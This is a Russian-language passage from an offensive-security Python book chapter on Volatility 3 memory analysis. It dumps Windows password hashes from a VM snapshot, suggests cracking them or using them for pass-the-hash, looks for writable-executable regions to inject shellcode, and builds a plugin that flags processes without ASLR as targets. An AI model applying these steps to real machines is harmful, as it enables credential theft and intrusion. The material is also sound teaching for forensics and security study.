Поищем пароли с помощью подключаемого модуля `hashdump`:

```
PS> vol -f WinDev2007Eval-7d959ee5.vmem windows.hashdump
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
User                rid     lmhash                                nthash

Administrator       500     aad3bXXXXXXaad3bXXXXXX fc6eb57eXXXXXXXXXXX657878
Guest               501     aad3bXXXXXXaad3bXXXXXX 1d6cfe0dXXXXXXXXXXXc089c0
DefaultAccount      503     aad3bXXXXXXaad3bXXXXXX 1d6cfe0dXXXXXXXXXXXc089c0
WDAGUtilityAccount 504      aad3bXXXXXXaad3bXXXXXX ed66436aXXXXXXXXXX1bb50f
User               1001     aad3bXXXXXXaad3bXXXXXX 31d6cfe0XXXXXXXXXXXc089c0
tim                1002     aad3bXXXXXXaad3bXXXXXX afc6eb57XXXXXXXXXXX657878
admin              1003     aad3bXXXXXXaad3bXXXXXX afc6eb57XXXXXXXXXXX657878
```

В этом выводе показаны имена пользователей, а также LM- и NT-хеши их паролей. Похищение хешей паролей — цель многих хакеров, которым удается проникнуть на компьютер с Windows. Эти хеши можно взламывать отдельно в попытке извлечь пароль жертвы или применять их в атаке вида pass-the-hash для получения доступа к другим сетевым ресурсам. Кем бы ни была ваша

жертва — бдительным пользователем, который выполняет операции с повышенным риском только в ВМ, или организацией, пытающейся частично ограничить деятельность своих работников виртуальной средой, — анализ ВМ или снимков в системе после получения доступа к ее аппаратному обеспечению будет идеальным моментом, для того чтобы попытаться восстановить пароли из этих хешей. И Volatility делает процесс восстановления очень простым.

Мы замаскировали хеши в выводе. Если вы пытаетесь проникнуть в ВМ, можете передать собственный вывод инструменту для взлома хешей. В интернете есть несколько сайтов, созданных специально для этого, но вы также можете воспользоваться средством взлома паролей John the Ripper в своей системе Kali.

Поиск уязвимостей

Применим Volatility для поиска в атакуемой ВМ уязвимостей, которыми можно было бы воспользоваться. Подключаемый модуль `malfind` ищет в адресном пространстве процесса участки, которые могут содержать внедренный код. Обратите внимание на слово *«могут»* — данный модуль занимается поиском в памяти мест, доступных для чтения, записи и выполнения. Такие процессы стоят того, чтобы их исследовать, так как с их помощью нам, возможно, удастся применить уже имеющееся вредоносное ПО. В качестве альтернативы можем попробовать записать в эти участки собственный вредоносный код:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.malfind
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
PID Process          Start VPN    End VPN       Tag Protection        CommitCharge

1336 timeserv.exe   0x660000      0x660fff      VadS PAGE_EXECUTE_READWRITE 1
2160 MsMpEng.exe    0x16301690000 0x1630179cfff VadS PAGE_EXECUTE_READWRITE 269
2160 MsMpEng.exe    0x16303090000 0x1630318ffff VadS PAGE_EXECUTE_READWRITE 256
2160 MsMpEng.exe    0x16304a00000 0x16304bfffff VadS PAGE_EXECUTE_READWRITE 512
6484 FreeDesktopClo 0x2320000     0x2320fff     VadS PAGE_EXECUTE_READWRITE 1
5340 Microsoft.Powe 0x2c2502c0000 0x2c2502cffff VadS PAGE_EXECUTE_READWRITE 15
```

Мы обнаружили несколько потенциальных проблем. Процесс `timeserv.exe` (PID 1336) является частью бесплатного ПО под названием `FreeDesktopClock` (PID 6484). Если оно установлено в C:\Program Files, с ним может быть все в порядке. Если же нет, этот процесс может представлять собой вредоносное ПО, замаскированное под часы.

В поисковой системе можно узнать, что процесс `MsMpEng.exe` (PID 2160) — это служба для борьбы с вредителями. Несмотря на наличие участков памяти, доступных для записи и выполнения, эти процессы не выглядят опасными. Но мы можем попытаться сделать их таковыми, записав шелл-код в эти участки, поэтому на них стоит обратить внимание.

Как показано далее, подключаемый модуль `netscan` предоставляет список всех сетевых соединений, имевшихся на компьютере в момент создания снимка. Все, что выглядит подозрительно, можно попробовать задействовать в атаке:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.netscan
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
Offset          Proto LocalAddr LocalPort ForeignAdd ForeignPort State   PID Owner

0xa50bb7a13d90 TCPv4 0.0.0.0          4444 0.0.0.0 0          LISTENING 7124 nc64.exe ❶
0xa50bb9f4c310 TCPv4 0.0.0.0          7680 0.0.0.0 0          LISTENING 1776 svchost.exe
0xa50bb9f615c0 TCPv4 0.0.0.0         49664 0.0.0.0 0          LISTENING  564 lsass.exe
0xa50bb9f62190 TCPv4 0.0.0.0         49665 0.0.0.0 0          LISTENING  492 wininit.exe
0xa50bbaa80b20 TCPv4 192.168.28.128  50948 23.40.62.19    80  CLOSED ❷
w0xa50bbabd2010 TCPv4 192.168.28.128 50954 23.193.33.57   443 CLOSED
0xa50bbad8d010 TCPv4 192.168.28.128  50953 99.84.222.93   443 CLOSED
0xa50bbaef3010 TCPv4 192.168.28.128  50959 23.193.33.57   443 CLOSED
0xa50bbaff7010 TCPv4 192.168.28.128  50950 52.179.224.121 443 CLOSED
0xa50bbbd240a0 TCPv4 192.168.28.128    139 0.0.0.0 0          LISTENING
```

Мы видим несколько соединений, инициированных локальным компьютером (192.168.28.128) и, по всей видимости, направленных к разным вебсерверам ❷, — они уже закрыты. Более важными являются соединения, помеченные как `LISTENING`. Те, что принадлежат известным процессам Windows (`svchost`, `lsass`, `wininit`), могут быть безобидными, а вот о `nc64.exe` мы ничего не знаем ❶. Он прослушивает порт 4444 и заслуживает более пристального внимания, мы можем проверить его порт с помощью нашей альтернативы `netcat` из главы 2.

Интерфейс volshell

Помимо интерфейса командной строки, Volatility предоставляет собственную командную оболочку Python под названием `volshell`. Она сочетает в себе всю мощь Volatility и полноценный интерпретатор Python. Вот пример использования подключаемого модуля `pslist` для анализа образа Windows с помощью `volshell`:

```
PS> volshell -w -f WinDev2007Eval-7d959ee5.vmem ❶
>>> from volatility.plugins.windows import pslist ❷
>>> dpo(pslist.PsList, primary=self.current_layer, nt_symbols=self.config
['nt_symbols']) ❸
PID     PPID    ImageFileName   Offset(V)   Threads Handles SessionId   Wow64

4       0       System          0xa50bb3e6d040 129       -       N/A     False
72      4       Registry        0xa50bb3fbd080 4         -       N/A     False
6452    4732    OneDrive.exe    0xa50bb4d62080 25        -       1       True
6484    4732    FreeDesktopClo 0xa50bbb847300 1         -       1       False
...
```

В этом коротком примере мы использовали ключ `-w`, чтобы сообщить Volatility о том, что анализируем образ Windows, и ключ `-f`, чтобы указать сам образ ❶. С интерфейсом `volshell` мы работаем так же, как в обычной командной оболочке Python. То есть вы можете импортировать пакеты и писать функции, как обычно, только теперь в вашу оболочку встроена платформа Volatility. Мы импортируем подключаемый модуль `pslist` ❷ и отображаем его вывод (функция `dpo`) ❸.

Больше информации о `volshell` можно получить, если ввести `volshell --help`.

Пользовательские подключаемые модули для Volatility

Мы только что обсудили, как с помощью подключаемых модулей Volatility проанализировать снимок ВМ на предмет уязвимостей, изучить поведение пользователя по отношению к активным командам и процессам, а также получить хеши паролей. Но поскольку Volatility позволяет вам писать собственные подключаемые модули, то, как вы применяете эту платформу, ограничено лишь вашим воображением. Это может пригодиться в случае, если вы хотите получить дополнительные сведения, отталкиваясь от информации, найденной стандартными модулями.

Разработчики Volatility предусмотрели простой процесс создания подключаемых модулей. Вам будет достаточно следовать их примеру. Можете даже сделать так, чтобы новый модуль обращался к уже существующим, — это еще больше упростит вашу задачу.

Рассмотрим каркас типичного подключаемого модуля:

```
imports . . .

class CmdLine(interfaces.plugin.PluginInterface): ❶
    @classmethod
    def get_requirements(cls): ❷
        pass

    def run(self): ❸
        pass

    def generator(self, procs): ❹
        pass
```

Все сводится к тому, что нужно создать новый класс, который наследует `PluginInterface` ❶, перечислить требования модуля ❷ и определить методы `run` ❸ и `generator` ❹. Метод `generator` необязательный, но вынесение его за пределы `run` — полезный прием, который можно встретить во многих подключаемых модулях. Оформив `generator` в виде отдельного метода и используя его в качестве генератора, мы можем быстрее получить результаты и сделать код более понятным.

Придерживаясь этой общей схемы, создадим собственный подключаемый модуль, который будет искать процессы, не защищенные с помощью *ASLR* (address space layout randomization — рандомизация размещения адресного пространства). ASLR перемешивает адресное пространство уязвимого процесса, меняя местоположение куч, стеков и других участков виртуальной памяти, выделяемых операционной системой. Это означает, что авторы эксплойтов не могут определить, как устроено адресное пространство жертвы в момент атаки. Windows Vista была первой версией Windows с поддержкой ASLR. В более старых образах памяти (например, в Windows XP) защита ASLR не включена по умолчанию. В современных же компьютерах (с Windows 10) почти все процессы защищены.

ASLR не исключает вероятности атаки, но существенно затрудняет ее проведение. На первом этапе анализа мы создадим подключаемый модуль, чтобы проверить, защищен ли процесс с помощью ASLR.

Приступим. Создайте каталог под названием `plugins`. В нем — еще один каталог, `windows`, в котором будут храниться подключаемые модули для систем Windows. Если вы создаете подключаемые модули для Mac или Linux, папка должна называться `mac` или `linux` соответственно.

Теперь создадим в каталоге `plugins/windows` подключаемый модуль для проверки ASLR — `aslrcheck.py`:

```
# Ищем все процессы и проверяем наличие защиты ASLR
#
from typing import Callable, List

from volatility.framework import constants, exceptions, interfaces, renderers
from volatility.framework.configuration import requirements
from volatility.framework.renderers import format_hints
from volatility.framework.symbols import intermed
from volatility.framework.symbols.windows import extensions
from volatility.plugins.windows import pslist

import io
import logging
import os
import pefile

vollog = logging.getLogger(__name__)

IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE = 0x0040
IMAGE_FILE_RELOCS_STRIPPED = 0x0001
```

Вначале импортируем нужные нам пакеты и библиотеку `pefile` для анализа файлов в формате PE (Portable Executable — переносимый исполняемый файл). Теперь напишем вспомогательную функцию для проведения анализа:

```
def check_aslr(pe): ❶
    pe.parse_data_directories([
        pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG']
    ])
    dynamic = False
    stripped = False

    if (pe.OPTIONAL_HEADER.DllCharacteristics & ❷
        IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE):
        dynamic = True
    if pe.FILE_HEADER.Characteristics & IMAGE_FILE_RELOCS_STRIPPED: ❸
        stripped = True
    if not dynamic or (dynamic and stripped): ❹
        aslr = False
    else:
        aslr = True
    return aslr
```

Мы передаем объект PE-файла функции `check_aslr` ❶, разбираем его и смотрим, был ли он скомпилирован с параметром `/DYNAMICBASE` ❷ и была ли удалена из файла информация о перемещении адресов ❸. Если PE-файл не является динамическим или не содержит данных о переносе адресов, это означает, что он не защищен с помощью ASLR ❹.

Подготовив функцию `check_aslr`, можем создать класс `AslrCheck`:

```
class AslrCheck(interfaces.plugins.PluginInterface): ❶

    @classmethod
    def get_requirements(cls):
        return [
            requirements.TranslationLayerRequirement( ❷
                name='primary', description='Memory layer for the kernel',
                architectures=["Intel32", "Intel64"]),

                requirements.SymbolTableRequirement(❸
                name="nt_symbols", description="Windows kernel symbols"),
            requirements.PluginRequirement( ❹
                name='pslist', plugin=pslist.PsList, version=(1, 0, 0)),

            requirements.ListRequirement(name = 'pid', ❺
                element_type = int,
                description = "Process ID to include (all others are excluded)",
                optional = True),
                ]
```

Первое, что необходимо сделать при создании подключаемого модуля, — это унаследовать класс `PluginInterface` ❶. Дальше определяются требования; чтобы хорошо сориентироваться в том, какие из них вам нужны, можно просмотреть другие подключаемые модули. Каждому модулю нужен слой памяти, и мы указываем это требование первым ❷. Помимо этого нам также нужны таблицы символов ❸. Эти два требования можно встретить почти у всех подключаемых модулей.

В качестве еще одного требования нам понадобится подключаемый модуль `pslist`, который позволит получить все процессы, находящиеся в памяти, и воссоздать из них PE-файлы ❹. Затем мы возьмем каждый из этих файлов и проанализируем его на предмет защиты ASLR.

Возможно, нам захочется проверить отдельно взятый процесс с заданным ID, поэтому создадим еще один дополнительный параметр, в котором сможем передать список идентификаторов, чтобы ограничить проверку соответствующими процессами ❺:

```
    @classmethod
    def create_pid_filter(cls, pid_list: List[int] = None) ->
        Callable[[interfaces.objects.ObjectInterface], bool]:
        filter_func = lambda _: False
        pid_list = pid_list or []
```

```
        filter_list = [x for x in pid_list if x is not None]
        if filter_list:
            filter_func = lambda x: x.UniqueProcessId not in filter_list
        return filter_func
```

Для обработки дополнительного ID процесса используется метод класса, который создает функцию фильтрации, а она возвращает `False` для всех ID, находящихся в списке. То есть функция фильтрации определяет, будет ли процесс отфильтрован (отброшен), поэтому мы возвращаем `True` только в случае, если PID нет в списке:

```
def _generator(self, procs):
    pe_table_name = intermed.IntermediateSymbolTable.create( ❶
        self.context,
        self.config_path,
        "windows",
        "pe",
        class_types=extensions.pe.class_types)

    procnames = list()
    for proc in procs:
        procname = proc.ImageFileName.cast("string",
            max_length=proc.ImageFileName.vol.count, errors='replace')
        if procname in procnames:
            continue
        procnames.append(procname)

        proc_id = "Unknown"
        try:
            proc_id = proc.UniqueProcessId
            proc_layer_name = proc.add_process_layer()
        except exceptions.InvalidAddressException as e:
            vollog.error(f"Process {proc_id}: invalid address {e}
              in layer {e.layer_name}")
            continue

        peb = self.context.object( ❷
                self.config['nt_symbols'] + constants.BANG + "_PEB",
                layer_name = proc_layer_name,
                offset = proc.Peb)

        try:
            dos_header = self.context.object(
                    pe_table_name + constants.BANG + "_IMAGE_DOS_HEADER",
                    offset=peb.ImageBaseAddress,
                    layer_name=proc_layer_name)
        except Exception as e:
            continue
```

```
        pe_data = io.BytesIO()
        for offset, data in dos_header.reconstruct():
            pe_data.seek(offset)
            pe_data.write(data)
        pe_data_raw = pe_data.getvalue() ❸
        pe_data.close()

        try:
            pe = pefile.PE(data=pe_data_raw) ❹
        except Exception as e:
            continue

        aslr = check_aslr(pe) ❺

        yield (0, (proc_id, ❻
                   procname,
                   format_hints.Hex(pe.OPTIONAL_HEADER.ImageBase),
                   aslr,
                   ))
```

Мы создаем специальную структуру данных под названием `pe_table_name` ❶, которая используется при обходе каждого процесса, загруженного в память. Затем берем блок операционного окружения процесса (Process Environment Block, PEB), представляющий собой особый регион памяти, и сохраняем его в объект ❷. *PEB* — это структура данных, содержащая множество полезных данных о текущем процессе. Мы записываем этот регион памяти в файлоподобный объект (`pe_data`) ❸, создаем объект PE с помощью библиотеки `pefile` ❹ и передаем его вспомогательному методу `check_aslr` ❺. В завершение возвращаем с помощью ключевого слова `yield` кортеж с ID и названием процесса, адресом, по которому он размещен в памяти, а также логическим результатом проверки на наличие защиты ASLR ❻.

Теперь создадим метод `run`, которому не нужно никаких аргументов, так как все параметры указаны в объекте `config`:

```
def run(self):
    procs = pslist.PsList.list_processes(self.context, ❶
                                         self.config["primary"],
                                         self.config["nt_symbols"],
                                         filter_func =
            self.create_pid_filter(self.config.get('pid', None)))
    return renderers.TreeGrid([ ❷
        ("PID", int),
        ("Filename", str),
        ("Base", format_hints.Hex),
        ("ASLR", bool)],
        self._generator(procs))
```

Мы получаем список процессов с помощью подключаемого модуля `pslist` ❶ и возвращаем данные из генератора, используя метод представления `TreeGrid` ❷. Метод `TreeGrid` применяется во многих подключаемых модулях, позволяя выводить ровно по одной строчке с результатами для каждого проанализированного процесса.

Проверка написанного

Проанализируем один из образов, доступных на сайте Volatility, — Malware — Cridex. Передайте своему подключаемому модулю ключ `-p` с путем к своей папке `plugins`:

```
PS>vol -p .\plugins\windows -f cridex.vmem aslrcheck.AslrCheck
Volatility 3 Framework 1.2.0-beta.1
Progress:    0.00               Scanning primary2 using PdbSignatureScanner
PID     Filename        Base    ASLR

368     smss.exe        0x48580000      False
584     csrss.exe       0x4a680000      False
608     winlogon.exe    0x1000000       False
652     services.exe    0x1000000       False
664     lsass.exe       0x1000000       False
824     svchost.exe     0x1000000       False
1484    explorer.exe    0x1000000       False
1512    spoolsv.exe     0x1000000       False
1640    reader_sl.exe   0x400000        False
788     alg.exe         0x1000000       False
1136    wuauclt.exe     0x400000        False
```

Как видите, это система Windows XP и ни один из процессов не защищен с помощью ASLR.

А далее показан результат для Windows 10 сразу после установки и со всеми обновлениями:

```
PS>vol -p .\plugins\windows -f WinDev2007Eval-Snapshot4.vmem aslrcheck.AslrCheck
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
PID     Filename        Base    ASLR

316     smss.exe        0x7ff668020000 True
428     csrss.exe       0x7ff796c00000 True
500     wininit.exe     0x7ff7d9bc0000 True
568     winlogon.exe    0x7ff6d7e50000 True
592     services.exe    0x7ff76d450000 True
600     lsass.exe       0x7ff6f8320000 True
696     fontdrvhost.ex  0x7ff65ce30000 True
```

```
728     svchost.exe     0x7ff78eed0000 True

Volatility was unable to read a requested page:
Page error 0x7ff65f4d0000 in layer primary2_Process928 (Page Fault at entry
0xd40c9d88c8a00400 in page entry)

 * Memory smear during acquisition (try re-acquiring if possible)
 * An intentionally invalid page lookup (operating system protection)
 * A bug in the plugin/volatility (re-run with -vvv and file a bug)

No further results will be produced
```

Здесь не так уж много полезной информации. Каждый процесс защищен с помощью ASLR. Но тут также наблюдается модификация данных, выполненная в момент создания образа памяти. В результате содержимое таблицы памяти не совпадает с самой памятью или же указатели в виртуальной памяти могут ссылаться не на те данные. Хакерство — непростое занятие. Как отмечается в описании ошибки, вы можете попытаться повторно получить образ памяти (найти или создать новый снимок).

Проанализируем демонстрационный образ PassMark Windows 10:

```
PS>vol -p .\plugins\windows -f WinDump.mem aslrcheck.AslrCheck
Volatility 3 Framework 1.2.0-beta.1
Progress:    0.00               Scanning primary2 using PdbSignatureScanner
PID     Filename        Base    ASLR

356     smss.exe        0x7ff6abfc0000 True
2688    MsMpEng.exe     0x7ff799490000 True
2800    SecurityHealth  0x7ff6ef1e0000 True
5932    GoogleCrashHan  0xed0000       True
5380    SearchIndexer.  0x7ff6756e0000 True
3376    winlogon.exe    0x7ff65ec50000 True
6976    dwm.exe         0x7ff6ddc80000 True
9336    atieclxx.exe    0x7ff7bbc30000 True
9932    remsh.exe       0x7ff736d40000 True
2192    SynTPEnh.exe    0x140000000    False
7688    explorer.exe    0x7ff7e7050000 True
7736    SynTPHelper.ex  0x7ff7782e0000 True
```

Почти все процессы защищены. Защиты ASLR нет только у `SynTPEnh.exe`. Поиск в интернете показывает, что это программный компонент устройства Synaptics Pointing Device, которое, наверное, предназначено для сенсорного экрана. Если он установлен в C:\Program Files, с ним, скорее всего, все в порядке, но, возможно, его стоит отложить на потом для проверки методом фаззинга.

В этой главе вы увидели, как применять богатые возможности Volatility для получения дополнительной информации о поведении пользователя и сетевых соединениях, а также анализа данных любого процесса, загруженного в память. Эти сведения могут помочь вам лучше узнать свою жертву и ее компьютер, а также понять образ мышления тех, обеспечивает безопасность.

Что дальше

Вы уже должны были заметить, что Python — отличный язык для взлома, особенно учитывая многочисленные библиотеки и фреймворки, которые для него доступны. Несмотря на то что хакеры имеют в своем распоряжении огромное количество готовых инструментов, написание собственных скриптов — воистину незаменимый навык, позволяющий глубже понять, что эти инструменты на самом деле делают.

Не стоит медлить! Напишите инструмент, отвечающий вашим конкретным требованиям. Это может быть SSH-клиент для Windows, веб-скрейпер или система для удаленного управления — Python вас не подведет.